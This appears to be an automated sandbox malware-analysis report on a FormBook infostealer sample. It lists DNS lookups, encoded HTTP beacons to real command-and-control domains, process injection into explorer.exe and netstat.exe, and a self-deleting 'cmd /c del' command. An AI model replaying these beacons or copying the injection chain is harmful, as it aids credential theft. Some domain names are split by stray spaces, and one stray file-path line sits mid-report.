May 12, 2021 10:51:50.073811054 CEST	192.168.2.5	8.8.8.8	0x2c2b	Standard query (0)	www.vedgc.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:55.477020979 CEST	192.168.2.5	8.8.8.8	0xc8d3	Standard query (0)	www.holodov.net	A (IP address)	IN (0x0001)
May 12, 2021 10:52:00.658713102 CEST	192.168.2.5	8.8.8.8	0xea95	Standard query (0)	www.fashio nblessings.com	A (IP address)	IN (0x0001)
May 12, 2021 10:52:05.944026947 CEST	192.168.2.5	8.8.8.8	0xcc19	Standard query (0)	www.hjtzzg.com	A (IP address)	IN (0x0001)
May 12, 2021 10:52:29.688509941 CEST	192.168.2.5	8.8.8.8	0x529a	Standard query (0)	www.hjtzzg.com	A (IP address)	IN (0x0001)
May 12, 2021 10:52:32.259223938 CEST	192.168.2.5	8.8.8.8	0x2e9c	Standard query (0)	www.leeind ustrles.com	A (IP address)	IN (0x0001)
May 12, 2021 10:52:37.339581966 CEST	192.168.2.5	8.8.8.8	0xf70f	Standard query (0)	www.wcieck ashmir.com	A (IP address)	IN (0x0001)
May 12, 2021 10:52:43.027828932 CEST	192.168.2.5	8.8.8.8	0x33c1	Standard query (0)	www.hana-p et.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 10:51:38.482887030 CEST	8.8.8.8	192.168.2.5	0xf483	No error (0)	www.coutts agency.com	couttsagency.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:51:38.482887030 CEST	8.8.8.8	192.168.2.5	0xf483	No error (0)	couttsagen cy.com		162.241.244.112	A (IP address)	IN (0x0001)
May 12, 2021 10:51:44.501290083 CEST	8.8.8.8	192.168.2.5	0x6be2	No error (0)	www.industry-automation.com		52.128.23.153	A (IP address)	IN (0x0001)
May 12, 2021 10:51:50.426922083 CEST	8.8.8.8	192.168.2.5	0x2c2b	Name error (3)	www.vedgc.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 10:51:55.634638071 CEST	8.8.8.8	192.168.2.5	0xc8d3	No error (0)	www.holodov.net	holodov.net		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:52:00.734466076 CEST	8.8.8.8	192.168.2.5	0xea95	No error (0)	www.fashio nblessings.com	fashionblessings.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:52:00.734466076 CEST	8.8.8.8	192.168.2.5	0xea95	No error (0)	fashionble ssings.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 10:52:06.156783104 CEST	8.8.8.8	192.168.2.5	0xcc19	No error (0)	www.hjtzzg.com		156.245.135.187	A (IP address)	IN (0x0001)
May 12, 2021 10:52:29.749356985 CEST	8.8.8.8	192.168.2.5	0x529a	No error (0)	www.hjtzzg.com		156.245.135.187	A (IP address)	IN (0x0001)
May 12, 2021 10:52:32.325752974 CEST	8.8.8.8	192.168.2.5	0x2e9c	Name error (3)	www.leeind ustrles.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 10:52:37.426595926 CEST	8.8.8.8	192.168.2.5	0xf70f	No error (0)	www.wcieck ashmir.com	wcieckashmir.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:52:37.426595926 CEST	8.8.8.8	192.168.2.5	0xf70f	No error (0)	wcieckashm ir.com		78.142.63.38	A (IP address)	IN (0x0001)
May 12, 2021 10:52:43.431978941 CEST	8.8.8.8	192.168.2.5	0x33c1	No error (0)	www.hana-p et.com		107.151.118.90	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.couttsagency.com
- www.industry-automation.com
- www.fashionblessings.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49720	162.241.244.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:38.652030945 CEST	1414	OUT	GET /sjgd/?F6AD0t=e2SwNy5jTXYhlJXNsx2jjLy0bcCG+bMU9WGMv0QquE/Juv17dG/pwBG3zi56WICLhfuF&w67=DhrxPvQ0jlAtfdH0 HTTP/1.1 Host: www.couttsagency.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 10:51:42.803739071 CEST	1414	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 12 May 2021 08:51:42 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 Content-Length: 0 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://couttsagency.com/sjgd/?F6AD0t=e2SwNy5jTXYhlJXNsx2jjLy0bcCG+bMU9WGMv0QquE/Juv17dG/pwBG3zi56WICLhfuF&w67=DhrxPvQ0jlAtfdH0 host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Server-Cache: true X-Proxy-Cache: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49721	52.128.23.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:44.879256010 CEST	1415	OUT	GET /sjgd/?F6AD0t=4C9RsP0MiMfd5x3EqIWPb8N3LXE5yuIemyiinJZA7tg31FsRjvPmvbnKjZ2+rb6qC4SN&w67=DhrxPvQ0jlAtfdH0 HTTP/1.1 Host: www.industry-automation.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 10:51:45.066606998 CEST	1416	IN	HTTP/1.1 463 Server: nginx Date: Wed, 12 May 2021 08:51:44 GMT Content-Type: text/html Content-Length: 8915 Connection: close ETag: "5e52ceb0-22d3" X-DIS-Request-ID: 434d3397d3783a81981cfd53904644c0 Set-Cookie: dis-remote-addr=84.17.52.78 Set-Cookie: dis-timestamp=2021-05-12T01:51:44-07:00 Set-Cookie: dis-request-id=434d3397d3783a81981cfd53904644c0 X-Frame-Options: sameorigin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49728	34.102.136.180	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:52:00.776803017 CEST	5500	OUT	GET /sjgd/?F6AD0t=1PFHXCgs6H1RDCiwx9JNnUIhtMFE4B7sgwhyYm7kgJX0BWSMA5HZMbs3oaApumpuT18L&w67=DhrxPvQ0jlAtfdH0 HTTP/1.1 Host: www.fashionblessings.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:52:00.913438082 CEST	5502	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 08:52:00 GMT Content-Type: text/html Content-Length: 275 ETag: "6096ba97-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: in.exe PID: 6236 Parent PID: 5624

General

Start time:	10:50:29
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\in.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\in.exe'
Imagebase:	0x40000
File size:	747520 bytes
MD5 hash:	9904EC065111725685CBE8865BF33E6D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.241660849.00000000034E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.241660849.00000000034E9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.241660849.00000000034E9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.241150874.0000000002536000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\in.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DFDC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\in.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DFDC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile

Analysis Process: in.exe PID: 6388 Parent PID: 6236

General

Start time:	10:50:32
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\in.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\in.exe
Imagebase:	0x6a0000
File size:	747520 bytes
MD5 hash:	9904EC065111725685CBE8865BF33E6D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.285496471.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.285496471.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.285496471.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.285906705.0000000001100000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.285906705.0000000001100000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.285906705.0000000001100000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.285926507.0000000001130000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.285926507.0000000001130000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.285926507.0000000001130000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 6388

General

Start time:	10:50:34
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NETSTAT.EXE PID: 6848 Parent PID: 3472

General

Start time:	10:50:50
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0x7ff797770000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.500616903.00000000034C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.500616903.00000000034C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.500616903.00000000034C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.498508989.0000000001020000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.498508989.0000000001020000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.498508989.0000000001020000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.500429696.0000000003490000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.500429696.0000000003490000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.500429696.0000000003490000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	103899E	HttpSendRequestA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	10382A7	NtReadFile

Analysis Process: cmd.exe PID: 5764 Parent PID: 6848

General

Start time:	10:50:55
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\in.exe'
Imagebase:	0x310000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6036 Parent PID: 5764

General

Start time:	10:50:56
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis